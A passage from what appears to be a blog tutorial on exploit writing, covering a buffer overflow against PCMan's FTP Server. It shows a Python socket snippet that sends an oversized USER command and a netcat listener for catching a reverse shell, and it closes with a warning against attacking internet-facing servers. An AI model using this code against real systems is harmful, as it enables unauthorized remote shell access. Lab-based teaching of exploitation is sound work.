client = socket.socket(socket.AF_INET, socket.SOCK_STREAM) # Declare a TCP socket
client.connect((host, port)) # Connect to user supplied port and IP address
client.recv(1024) # Recieve FTP Banner
client.send("USER " + pattern) # Send the user command with a variable length name
client.close() # Close the Connection
```


Now before you get all excited and running this against the target, don't forget you need to set up something to capture you're reverse shell. Netcat is the perfect choice for this and is often used for a ton of different things in pen testing. Set it to listen to the

port we set in the msfpayload settings, port 443. Use the following command,

```
nc -lvp 443
```

Ok, time to cross our fingers and fire off the exploit. No need for debuggers this time, have some confidence!

Bingo!



All going well, you've just got your first shell with your own buffer overflow. Congratulations! There are plenty of places to go from here, but controlling the program to do your bidding is the start of an addiction which will only get worse. Hopefully I can give you a few more techniques in some later posts and touch on some complications you may run across. I hope you enjoyed the post.

P.s. One final note. Please be aware that if you actually found a PCMan's FTP Server out on the internet you'd be stupid to run this

or any exploit against it. Simply put it's illegal and can get you into serious trouble for zero benefit. You're not going to learn anything exploiting someone on the internet you can't learn exploiting a VM at home, without the legal consequences. They'd never notice you exploit them you say? Hmm, I wonder what type of computer would run a known vulnerable version of a FTP service facing the open internet *cough* honey pot *cough*. Please, don't do it.

Filed Under: Tutorials
Tagged With: buffer overflow, exploit writing, exploits, hacking